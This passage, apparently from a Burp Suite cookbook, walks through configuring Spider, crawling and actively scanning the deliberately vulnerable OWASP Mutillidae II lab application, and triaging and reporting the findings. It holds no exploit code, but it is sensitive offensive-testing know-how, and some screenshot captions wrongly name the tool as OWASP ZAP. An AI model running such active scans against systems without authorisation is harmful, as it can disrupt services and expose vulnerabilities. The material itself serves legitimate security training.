	<input checked="" type="checkbox"/>	Regex	day	01
	<input checked="" type="checkbox"/>	Regex	month	01
	<input checked="" type="checkbox"/>	Regex	year	1980
	<input checked="" type="checkbox"/>	Regex	passport	0123456789

Set unmatched fields to: 555-555-0199@example.com

Iterate all values of submit fields - max submissions per form: 10

- **Application Login:** It provides the ability to determine how Spider interacts with login forms. Several options are available, including ignore, prompt for guidance, submit as standard form submission, or use credentials provided in text boxes:

 **Application Login**

 These settings control how the Spider submits login forms.

Don't submit login forms
 Prompt for guidance
 Handle as ordinary forms
 Automatically submit these credentials:
Username:
Password:

- **Spider Engine:** It provides the ability to edit the number of threads used along with retry attempt settings due to network failures. Use the number of threads judiciously as too many thread requests could choke an application and affect its performance:



Spider Engine



These settings control the engine used for making HTTP requests when spidering.

Number of threads:

10

Number of retries on network failure:

3

Pause before retry (milliseconds):

2000

Throttle between requests (milliseconds):

0

Add random variations to throttle

- **Request Headers:** It provides the ability to modify the way the HTTP requests look originating from Burp Spider. For example, a tester can modify the user agent to have Spider look like a mobile phone:



Request Headers



These settings control the request headers used in HTTP requests made by the Spider.

Add

Accept: */*

Edit

Accept-Language: en

Remove

User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Up

Connection: close

Down

Use HTTP version 1.1

Use Referer header

How to do it...

1. Ensure Burp and OWASP BWA VM are running, and Burp is configured in the Firefox browser used to view the OWASP BWA applications.
2. From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application:

The screenshot shows the OWASP BWA landing page. It features the OWASP logo (a blue dragonfly icon), the text "owaspbwa", "OWASP Broken Web Applications Project", and "Version 1.2". Below this, a yellow box contains a warning: "!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!".

TRAINING APPLICATIONS	
+ OWASP WebGoat	+ OWASP WebGoat.NET
+ OWASP ESAPI Java SwingSet Interactive	+ OWASP Mutillidae II
+ OWASP RailsGoat	+ OWASP Bricks
+ OWASP Security Shepherd	+ Ghost
+ Magical Code Injection Rainbow	+ bWAPP
+ Damn Vulnerable Web Application	

3. Go to the Burp Spider tab, then go to the Options sub-tab, scroll down to the Application Login section. Select the Automatically submit these credentials radio button. Type into the username textbox the word admin; type into the password textbox the word admin:

The screenshot shows the Burp Suite interface with the following tabs at the top: Target, Proxy, Spider (selected), Scanner, Intruder, and Repeater. Below the tabs, there are two sub-tabs: Control and Options (selected). The main content area is titled "Application Login". It includes a help icon, a gear icon, and a note: "These settings control how the Spider submits login form". There are four radio button options:

- Don't submit login forms
- Prompt for guidance
- Handle as ordinary forms
- Automatically submit these credentials:

The "Username:" field contains "admin" and the "Password:" field contains "*****".

4. Return to Target | Site map and ensure the `mutillidae` folder is added to scope by right-clicking the `mutillidae` folder and selecting Add to scope:

Target Proxy Spider Scanner Intruder Repeater

Site map Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

▼ http://192.168.56.101

- mutillidae
- ▼ mutillidae
 - ▶ /
 - ▶ documentation
 - framer.html
 - ▶ includes
 - ▶ index.php
 - ▶ javascript
 - set-up-database.php
 - ▶ webservices

5. Optionally, you can clean up the Site map to only show in-scope items by clicking Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders:

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

6. After clicking Filter:, You will see a drop-down menu appear. In this drop-down menu, check the Show only in-scope items box. Now, click anywhere in Burp outside of the drop-down menu to have the filter disappear again:

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Filter by request type

Show only in-scope items

Show only requested items

Show only parameterized requests

Hide not-found items

Filter by MIME type

HTML

Script

XML

CSS

Other text

Images

Flash

Other binary

Filter by status code

2xx [success]

3xx [redirection]

4xx [request error]

5xx [server error]

Folders

Hide empty folders

Filter by search term

Regex

Case sensitive Negative search

Filter by file extension

Show only: asp,aspx,jsp,php

Hide: js,gif,jpg,png,css

Show all

Hide all

Revert changes

7. You should now have a clean Site map. Right-click the `mutillidae` folder and select Spider this branch.

If prompted to allow out-of-scope items, click Yes.

Target
Proxy
Spider
Scanner
Intruder
Repeater

Site map
Scope

Filter: Hiding out of scope and not found items; hiding CSS, image


▼ http://192.168.56.101

- mutillidae
- ▼ mutillid
 - /
 - do
 - fra
 - inc
 - ind
 - jav
 - se
 - we

http://192.168.56.101/mutillidae

- Remove from scope
- Spider this branch
- Actively scan this branch
- Passively scan this branch
- Engagement tools
- Compare site maps

8. You should immediately see the Spider tab turn orange:



9. Go to the Spider | Control tab to see the number of requests, bytes transferred, and forms in queue:

A screenshot of the 'Spider Status' page within the Burp Suite interface. The page has a header with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Control, and Options. The 'Control' tab is selected. Below the tabs, there is a section titled 'Spider Status' with a question mark icon. A note says 'Use these settings to monitor and control Burp Spider. To'. There are two buttons: 'Spider is running' (disabled) and 'Clear queues'. Below these buttons, there are four status metrics: Requests made: 81, Bytes transferred: 1,798,761, Requests queued: 0, and Forms queued: 0.

Let Spider finish running.

10. Notice that Spider logged into the application using the credentials you provided in the Options tab. On Target | Site map, look for the /mutillidae/index.php/ folder structure:

11. Search for an envelope icon that contains password=admin&login-php-submit-button=Login&username=admin:

This evidences the information Spider used the information you provided in the Spider | Options | Application Login section.

Scanning with Scanner

Scanner capabilities are only available in Burp Professional edition.

Burp Scanner is a tool that automates the search for weaknesses within the runtime version of an application. Scanner attempts to find security vulnerabilities based on the behavior of the application.

Scanner will identify indicators that may lead to the identification of a security vulnerability. Burp Scanner is extremely reliable, however, it is the responsibility of the pentester to validate any findings prior to reporting.

There are two scanning modes available in Burp Scanner:

- **Passive scanner:** Analyzes traffic passing through the proxy listener. This is why its so important to properly configure your target scope so that you aren't scanning more than is necessary.
- **Active scanner:** Sends numerous requests that are tweaked from their original form. These request modifications are designed to trigger behavior that may indicate the presence of vulnerabilities (<https://portswigger.net/kb/issues>). Active scanner is focused on input-based bugs that may be present on the client and server side of the application.

Scanning tasks should occur after spidering is complete. Previously, we learned how Spider continues to crawl as new content is discovered. Similarly, passive scanning continues to identify vulnerabilities as the application is crawled.

Under the Options tab, a tester has the following options: Issue activity, Scan queue, Live scanning, Issue definitions, and Options:

- **Issue Activity:** It displays all scanner findings in a tabular format; includes both passive and active scanner issues.:

#	Time	Action	Issue type	Host	Path	Insertion point	Severity
8	14:50:04 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutillidae/		Information
9	14:50:04 28 Aug 2018	Issue found	Cookie without HttpOnly flag set	http://192.168.56.101	/mutillidae/		Low
10	14:50:04 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutillidae/		Information
11	14:50:04 28 Aug 2018	Issue found	HTML does not specify charset	http://192.168.56.101	/mutillidae/		Information
12	15:17:37 28 Aug 2018	Issue found	Frameable response (potential Clickjacking)	http://192.168.56.101	/mutillidae/index.php		Information
13	15:17:37 28 Aug 2018	Issue found	Cleartext submission of password	http://192.168.56.101	/mutillidae/index.php		High
14	15:17:37 28 Aug 2018	Issue found	Password field with autocomplete enabled	http://192.168.56.101	/mutillidae/index.php		Low
15	15:17:37 28 Aug 2018	Issue found	Path-relative style sheet import	http://192.168.56.101	/mutillidae/index.php		Information
16	15:17:37 28 Aug 2018	Issue found	Cross-domain Referer leakage	http://192.168.56.101	/mutillidae/index.php		Information

By selecting an issue in the table, the message details are displayed, including an advisory specific to the finding as well as message-editor details related to the request and response:

i Frameable response (potential Clickjacking)

Issue: Frameable response (potential Clickjacking)
Severity: Information
Confidence: Firm
Host: http://192.168.56.101
Path: /mutillidae/

Issue description
If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation
To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the **SAMEORIGIN** header can be partially bypassed if the application itself can be made to frame untrusted websites.

- **Scan queue:** Displays the status of active scanner running; provides a percentage of completion per number of threads running as well as number of requests sent, insertion points tested, start time, end time, targeted host, and URL attacked.

Scanner can be paused from the table by right-clicking and selecting Pause scanner; likewise, scanner can be resumed by right-clicking and selecting Resume Scanner. Items waiting in the scan queue can be cancelled as well:

Scanner									
#	Host	URL	Status	Issues	Requests	Errors	Insertion points	Start time	End time
1	http://192.168.56.101	/mutillidae/	0% complete	15	4	03:43:57 29 Aug 2018			
2	http://192.168.56.101	/mutillidae/	0% complete	15	9	03:43:57 29 Aug 2018			
3	http://192.168.56.101	/mutillidae/	0% complete	18	9	03:43:57 29 Aug 2018			
4	http://192.168.56.101	/mutillidae/documentation/mutillidae-installation-on-xam...	0% complete	13	8	03:43:57 29 Aug 2018			
5	http://192.168.56.101	/mutillidae/framer.html	11% complete	3	96	03:43:57 29 Aug 2018			
6	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	22	03:43:57 29 Aug 2018			
7	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	12	03:43:57 29 Aug 2018			
8	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	2	13	03:43:57 29 Aug 2018			

- **Live Active Scanning:** It allows customization when active scanner will perform scanning activities:

Scanner									
#	Host	URL	Status	Issues	Requests	Errors	Insertion points	Start time	End time
1	http://192.168.56.101	/mutillidae/	0% complete	15	4	03:43:57 29 Aug 2018			
2	http://192.168.56.101	/mutillidae/	0% complete	15	9	03:43:57 29 Aug 2018			
3	http://192.168.56.101	/mutillidae/	0% complete	18	9	03:43:57 29 Aug 2018			
4	http://192.168.56.101	/mutillidae/documentation/mutillidae-installation-on-xam...	0% complete	13	8	03:43:57 29 Aug 2018			
5	http://192.168.56.101	/mutillidae/framer.html	11% complete	3	96	03:43:57 29 Aug 2018			
6	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	22	03:43:57 29 Aug 2018			
7	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	12	03:43:57 29 Aug 2018			
8	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	2	13	03:43:57 29 Aug 2018			

Live Active Scanning

Automatically scan the following targets as you browse. Active scan checks send various malicious requests designed to identify common vulnerabilities. Use with caution.

Don't scan
 Use suite scope [defined in Target tab]
 Use custom scope

- **Live Passive Scanning:** It allows customization when passive scanner will perform scanning activities. By default, passive scanner is always on and scanning everything:

Live Passive Scanning

Automatically scan the following targets as you browse. Passive scan checks analyze your existing traffic for evidence of vulnerabilities, and do not send any new requests to the target.

Don't scan
 Scan everything
 Use suite scope [defined in Target tab]
 Use custom scope

- **Issue definitions:** It displays definitions for all vulnerabilities known to Burp scanners (active and passive). The list can be expanded through extenders but, using Burp core, this is the exhaustive listing, which includes title, description text, remediation verbiage, references, and severity level:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Issue activity Scan queue Live scanning Issue definitions Options

Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index
ASP.NET ViewState without MAC enabled	Low	0x00400600
ASP.NET debugging enabled	Medium	0x00100800
ASP.NET tracing enabled	High	0x00100280
Ajax request header manipulation (DOM-based)	Low	0x00500c00
Ajax request header manipulation (reflected DOM-based)	Low	0x00500c01
Ajax request header manipulation (stored DOM-based)	Low	0x00500c02
Base64-encoded data in parameter	Information	0x00700200
Browser cross-site scripting filter disabled	Information	0x005009b0
CSS injection (reflected)	Medium	0x00501300
CSS injection (stored)	Medium	0x00501301
Cacheable HTTPS response	Information	0x00700100
Cleartext submission of password	High	0x00300100
Client-side HTTP parameter pollution (reflected)	Low	0x00501400
Client-side HTTP parameter pollution (stored)	Low	0x00501401
Client-side JSON injection (DOM-based)	Low	0x00200370
Client-side JSON injection (reflected DOM-based)	Low	0x00200371
Client-side JSON injection (stored DOM-based)	Low	0x00200372
Client-side SQL injection (DOM-based)	High	0x00200330
Client-side SQL injection (reflected DOM-based)	High	0x00200331
Client-side SQL injection (stored DOM-based)	High	0x00200332
Client-side XPath injection (DOM-based)	Low	0x00200360
Client-side XPath injection (reflected DOM-based)	Low	0x00200361
Client-side XPath injection (stored DOM-based)	Low	0x00200362
Client-side template injection	High	0x00200308
Content type incorrectly stated	Low	0x00500400
Content type is not specified	Information	0x00800500
Cookie manipulation (DOM-based)	Low	0x00500b00
Cookie manipulation (reflected DOM-based)	Low	0x00500b01

ASP.NET ViewState without MAC enabled

Description

The ViewState is a mechanism built in to the ASP.NET platform for persisting elements of the user interface and other data across successive requests. The data to be persisted is serialized by the server and transmitted via a hidden form field. When it is posted back to the server, the ViewState parameter is deserialized and the data is retrieved.

By default, the serialized value is signed by the server to prevent tampering by the user; however, this behavior can be disabled by setting the Page.EnableViewStateMac property to false. If this is done, then an attacker can modify the contents of the ViewState and cause arbitrary data to be deserialized and processed by the server. If the ViewState contains any items that are critical to the server's processing of the request, then this may result in a security exposure.

The contents of the deserialized ViewState should be reviewed to determine whether it contains any critical items that can be manipulated to attack the application.

Remediation

There is no good reason to disable the default ASP.NET behavior in which the ViewState is signed to prevent tampering. To ensure that this occurs, you should set the Page.EnableViewStateMac property to true on any pages where the ViewState is not currently signed.

Vulnerability classifications

- [CWE-642: External Control of Critical State Data](#)

Typical severity

Low

- **Options:** Several sections are available, including Attack Insertion Points, Active Scanning Engine, Attack Scanning Optimization, and Static code analysis.
 - **Attack Insertion Points:** It allows customization for Burp insertion points; an insertion point is a placeholder for payloads within different locations of a request. This is similar to the Intruder payload marker concept discussed in [Chapter 2, Getting to Know the Burp Suite of Tools](#):

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts
Issue activity	Scan queue	Live scanning	Issue definitions	Options								



Attack Insertion Points



Place attacks into the following locations within requests:

- URL parameter values
- Body parameter values
- Cookie parameter values
- Parameter name
- HTTP headers
- Entire body (for relevant content types)
- AMF string parameters (use with caution)
- URL path filename
- URL path folders

Change parameter locations (causes many more scan requests):

- URL to body URL to cookie
- Body to URL Body to cookie
- Cookie to URL Cookie to body

Nested insertion points are used when an insertion point's base value contains data in a recognized format (for example, XML data within a URL parameter):

- Use nested insertion points

Maximum insertion points per base request:

Skip server-side injection tests for these parameters:

Add	Enabled	Parameter	Item	Match type	Expression
	<input checked="" type="checkbox"/>	Cookie	Name	Matches regex	aspSessionid.*
	<input checked="" type="checkbox"/>	Cookie	Name	Is	asp.net_sessionid
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventtarget
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventargument
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_viewstate
	<input checked="" type="checkbox"/>	Body parameter	Name	Is	_eventvalidation
	<input checked="" type="checkbox"/>	Any parameter	Name	Is	jsessionid

Skip all tests for these parameters:

Add	Enabled	Parameter	Item	Match type	Expression

Recommendations here include adding the URL-to-body, Body-to-URL, cookie-to-URL, URL-to-cookie, body-to-cookie, and cookie-to-body insertion points when performing an assessment. This allows Burp to fuzz almost, if not all, available parameters in any given request.

- **Active Scanning Engine:** It provides the ability to configure the number of threads (for example, Concurrent request limit) scanner will run against the target application. This thread count, compounded with the permutations of insertion points, can create noise on the network and a possible DOS attack, depending upon the stability of the target application. Use caution and consider lowering the Concurrent request limit. The throttling of threads is available at this configuration section as well:

The screenshot shows the 'Active Scanning Engine' configuration page. It includes a help icon, a gear icon, and descriptive text about controlling the engine for active scanning. It lists four configuration items with input fields: 'Concurrent request limit' (set to 10), 'Number of retries on network failure' (set to 3), 'Pause before retry (milliseconds)' (set to 2000), and 'Throttle between requests (milliseconds)' (set to 500). There is also a checked checkbox for 'Add random variations to throttle' and a checked checkbox for 'Follow redirections where necessary'.

Concurrent request limit:	10
Number of retries on network failure:	3
Pause before retry (milliseconds):	2000
<input type="checkbox"/> Throttle between requests (milliseconds):	500

Add random variations to throttle

Follow redirections where necessary

- **Attack Scanning Optimization:** It provides three settings for scan speed and scan accuracy.
 - Available Scan speed settings include Normal, Fast, and Thorough. Fast makes fewer requests and checks derivations of issues. Thorough makes more requests and checks for derivations

of issues. Normal is the medium setting between the other two choices. The recommendation for Scan speed is Thorough.

- Available Scan accuracy settings include Normal, Minimize false negatives, and Minimize false positives. Scan accuracy relates to the amount of evidence scanner requires before reporting an issue. The recommendation for Scan accuracy is Normal:

 **Active Scanning Optimization**

 These settings let you control the behavior of the active scanning logic to reflect the objectives of the scan and the nature of the target application. See the

Scan speed:

Scan accuracy:

Use intelligent attack selection

- **Static Code Analysis:** It provides the ability to perform static analysis of binary code. By default, this check is performed in active scanner:

 **Static Code Analysis**

 These settings control the types of scanning that will include static analysis of executable code. Note that static analysis can consume large amounts of memory and processing, and so it may be desirable to restrict static analysis to key targets of interest.

Active scanning only
 Active and passive scanning
 Don't perform static code analysis

Maximum analysis time per item (seconds):

- **Scan Issues:** It provides the ability to set which vulnerabilities are tested and for which scanner (that is, passive or active). By default, all vulnerability checks are enabled:

[?](#) **Scan Issues**

[⚙️](#) These settings control which issues Burp will check for. You can select issues by scan type or individually. If you select individual issues, you can also select the detection methods that are used for some types of issues.

Select by scan type:

- Passive
- Light active
- Medium active
- Intrusive active
- Static code analysis

Select individual issues:

Enabled	Name	Passive	Light	Medium	Intrusive	Static	Typical severity	Type index	Detection methods
<input checked="" type="checkbox"/>	Unidentified code injection				●		High	0x00101000	
<input checked="" type="checkbox"/>	Server-side template injection			●		●	High	0x00101080	
<input checked="" type="checkbox"/>	SSI injection					●	High	0x00101100	All methods enabled
<input checked="" type="checkbox"/>	Cross-site scripting (stored)			●		●	High	0x00200100	All methods enabled
<input checked="" type="checkbox"/>	HTTP response header injection			●			High	0x00200200	
<input checked="" type="checkbox"/>	Cross-site scripting (reflected)			●		●	High	0x00200300	All methods enabled
<input checked="" type="checkbox"/>	Client-side template injection			●			High	0x00200308	
<input checked="" type="checkbox"/>	Cross-site scripting (DOM-based)	●				●	High	0x00200310	
<input checked="" type="checkbox"/>	Cross-site scripting (reflected DOM...)	●		●		●	High	0x00200311	
<input checked="" type="checkbox"/>	Cross-site scripting (stored DOM-b...)	●		●		●	High	0x00200312	
<input checked="" type="checkbox"/>	JavaScript injection (DOM-based)	●				●	High	0x00200320	
<input checked="" type="checkbox"/>	JavaScript injection (reflected DOM...)	●		●		●	High	0x00200321	
<input checked="" type="checkbox"/>	JavaScript injection (stored DOM-ba...)	●		●		●	High	0x00200322	
<input checked="" type="checkbox"/>	Path-relative style sheet import			●			Information	0x00200328	
<input checked="" type="checkbox"/>	Client-side SQL injection (DOM-bas...)	●				●	High	0x00200330	
<input checked="" type="checkbox"/>	Client-side SQL injection (reflected ...)	●		●		●	High	0x00200331	
<input checked="" type="checkbox"/>	Client-side SQL injection (stored DO...)	●		●		●	High	0x00200332	

Getting ready

Using the OWASP Mutillidae II application found within the OWASP BWA VM, we will begin our scanning process and monitor our progress using the Scan queue tab.

How to do it...

Ensure Burp and OWASP BWA VM is running while Burp is configured in the Firefox browser used to view the OWASP BWA applications.

From the OWASP BWA landing page, click the link to the OWASP Mutillidae II application:

1. From the Target | Site map tab, right-click the `mutillidae` folder and select Passively scan this branch. The passive scanner will hunt for vulnerabilities, which will appear in the Issues window:

Target Proxy Spider Scanner Intruder Repeater

Site map Scope

Filter: Hiding out of scope and not found items; hiding CSS, image and

▼ http://192.168.56.101

- mutillidae
- ▼ mutillidae
 - /
 - documents
 - framerate.htm
 - includes
 - index.php
 - javascript
 - level-1.html
 - set-up-d
 - webserv

http://192.168.56.101/mutillidae

- Remove from scope
- Spider this branch
- Actively scan this branch
- Passively scan this branch**
- Engagement tools ►
- Compare site maps
- Expand branch

2. From the Target | Site map tab, right-click the `mutillidae` folder and select Actively scan this branch:

The screenshot shows the OWASp ZAP application interface. At the top, there is a navigation bar with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Site map, and Scope. The Site map tab is currently selected. Below the navigation bar, there is a filter bar with the text "Filter: Hiding out of scope and not found items; hiding CSS, image and..." followed by a dropdown menu. The main area displays a site map tree under the URL "http://192.168.56.101". A context menu is open over a folder named "mutillidae". The menu options are:

- Remove from scope
- Spider this branch
- Actively scan this branch** (this option is highlighted)
- Passively scan this branch
- Engagement tools
- Compare site maps

- Upon initiating the active scanner, a pop-up dialog box appears prompting for removal of duplicate items, items without parameters, items with media response, or items of certain file types. This pop-up is the Active scanning wizard. For this recipe, use the default settings and click Next:

 You have selected 104 items for active scanning. Before continuing, you can use the filters below to remove certain categories of items, to make your scanning more targeted and efficient.

Remove duplicate items (same URL and parameters) [62 items]
 Remove items already scanned (same URL and parameters) [all 104 items]
 Remove out-of-scope items [0 items]
 Remove items with no parameters [17 items]
 Remove items with media responses [0+ items]
 Remove items with the following extensions [6 items]
js,gif,jpg,png,css

Note: Some of the selected items do not yet have responses. If you choose to remove items with media responses, some of these items may be removed from the scan when their responses have been analyzed.

4. Verify all paths shown are desired for scanning. Any undesired file types or paths can be removed with the Remove button. Once complete, click OK:

Active scanning wizard

Review the items you have selected for scanning. Double-click items to view full details. You can remove individual items which you do not wish to scan, or go back to modify your general filters.

Host	Method	URL	Params	Co
http://192.168.56.101	GET	/mutillidae/	0	0
http://192.168.56.101	GET	/mutillidae/?page=add-to-your-blog.php	1	0
http://192.168.56.101	GET	/mutillidae/documentation/mutillidae-installation-on-xam...	0	0
http://192.168.56.101	GET	/mutillidae/framer.html	0	0
http://192.168.56.101	GET	/mutillidae/includes/pop-up-help-context-generator.php	0	0
http://192.168.56.101	GET	/mutillidae/includes/pop-up-help-context-generator.ph...	1	0
http://192.168.56.101	GET	/mutillidae/index.php	0	0
http://192.168.56.101	GET	/mutillidae/index.php?do=logout	1	0
http://192.168.56.101	GET	/mutillidae/index.php?do=toggle-bubble-hints&page=/o...	2	0

32 items Remove Revert

Note: You have selected to remove items with media responses. Some of the above items do not yet have responses and so may be removed from the scan when their responses have been analyzed.

Back OK

You may be prompted regarding the out-of-scope items. If so, click Yes to include those items. Scanner will begin.

5. Check the status of scanner by looking at the Scanner queue tab:

Scanner queue							
Issue activity		Scan queue	Live scanning	Issue definitions	Options		
#	Host	URL	Status	Issues	Requests	Errors	Insertion points
54	http://192.168.56.101	/mutillidae/webservices/soap/ws-hello-world.php	finished	7	567	9	
55	http://192.168.56.101	/mutillidae/	0% complete	38		4	
56	http://192.168.56.101	/mutillidae/	0% complete	38		9	
57	http://192.168.56.101	/mutillidae/	0% complete	38		9	
58	http://192.168.56.101	/mutillidae/documentation/mutillidae-installation-on-xam...	0% complete	21		8	
59	http://192.168.56.101	/mutillidae/framer.html	finished	3	487	8	
60	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	10% complete	1	77	9	
61	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	45	10	
62	http://192.168.56.101	/mutillidae/includes/pop-up-help-context-generator.php	0% complete	1	16		
63	http://192.168.56.101	/mutillidae/index.php	waiting				

6. As scanner finds issues, they are displayed on the Target tab, in the Issues panel. This panel is only available in the Professional edition since it

complements the scanner's functionality:

The screenshot shows the OWASP ZAP application interface. At the top, there is a navigation bar with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below the navigation bar, there are two tabs: Site map and Scope, with Site map selected.

In the center, there is a message: "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" button. Below this, a filter message says: "Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders".

The main content area is divided into several panels:

- Contents:** A table showing requests from the host "http://192.168.56.101". The table has columns: Host, Method, URL, Params, and S. One row is highlighted in orange, indicating it is selected.
- Issues:** A list of detected security issues. The first issue listed is "SQL injection [2]".
- Request/Response:** A detailed view of a selected request. The "Raw" tab is selected, showing the following HTTP request:

```
GET /mutilidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
```
- Advisory:** A detailed view of the "SQL injection" issue, including its severity (High), confidence (Certain), and host (http://192.168.56.101).

At the bottom, there are search and navigation buttons, and a message: "0 matches".

Reporting issues

Reporting capabilities are only available in Burp Professional edition.

In Burp Professional, as scanner discovers a vulnerability, it will be added to a list of issues found on the Target tab, in the right-hand side of the UI. Issues are color-coded to indicate the severity and confidence level. An issue with a red exclamation point means it is a high severity and the confidence level is certain. For example, the SQL Injection issue shown here contains both of these attributes.

Items with a lower severity or confidence level will be low, informational, and yellow, gray, or black in color. These items require manual penetration testing to validate whether the vulnerability is present. For example, Input returned in response is a potential vulnerability identified by scanner and shown in the following screenshot. This could be an attack vector for **cross-site scripting (XSS)** or it could be a false positive. It is up to the penetration tester and their level of experience to validate such an issue:

The screenshot shows the 'Issues' panel in Burp Suite. At the top, there is a red header bar with the title 'Issues'. Below the header, there is a list of vulnerabilities. The first item in the list is highlighted with an orange background, indicating a high-severity issue. The other items are listed below it, each preceded by a small icon indicating its severity and confidence level.

Severity	Description	Confidence
High (Red)	SQL injection	Certain
Medium (Yellow)	Cross-site scripting (reflected)	Reflected
Medium (Yellow)	Cleartext submission of password	Reflected
Medium (Yellow)	Password field with autocomplete enabled	Enabled
Medium (Yellow)	Cookie without HttpOnly flag set	Set
Low (Gray)	Input returned in response (reflected) [7]	Reflected
Low (Gray)	Cross-domain Referer leakage	Leakage
Low (Gray)	HTML does not specify charset [3]	Specified
Low (Gray)	Frameable response (potential Clickjacking) [4]	Potential
Low (Gray)	Path-relative style sheet import [2]	Relative

- **Severity levels:** The severity levels available include high, medium, low, information, and false positive. Any findings marked as false positive will not appear on the generated report. False positive is a severity level that must be manually set by the penetration tester on an issue.
- **Confidence levels:** The confidence levels available include certain, firm, and tentative.

Getting ready

After the scanning process completes, we need to validate our findings, adjust severities accordingly, and generate our report.

How to do it...

1. For this recipe, select Cookie without HttpOnly flag set under the Issues heading:

Issues

- ! SQL injection
- ! Cross-site scripting (reflected) [3]
- ! Cleartext submission of password
- ! XPath injection
- ! Password field with autocomplete enabled
- ! Cookie without HttpOnly flag set
- i Input returned in response (reflected) [13]
- i Cross-domain Referer leakage [3]
- i HTML does not specify charset [6]
- i Frameable response (potential Clickjacking) [8]
- i Link manipulation (reflected) [2]
- i Path-relative style sheet import [2]

2. Look at the Response tab of that message to validate the finding. We can clearly see the PHPSESSID cookie does not have the `HttpOnly` flag set. Therefore, we can change the severity from Low to High and the confidence level from Firm to Certain:

Advisory Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Tue, 28 Aug 2018 18:49:43 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3
PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4
Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=pn8ramikkat9fm4mdrci80beo5; path=/
```

3. Right-click the issue and change the severity to High by selecting Set severity | High:

Issues

- ! SQL injection
- ! Cross-site scripting (reflected) [3]
- ! Cleartext submission of password
- ! XPath injection
- ! Password field with autocomplete enabled
- ! Cookie without HttpOnly flag set
- i Input returned in response
- i Cross-domain Reference
- i HTML does not specify charset
- i Frameable response
- i Link manipulation (reflected)
- i Path-relative style sheet

Cookie without HttpOnly flag set

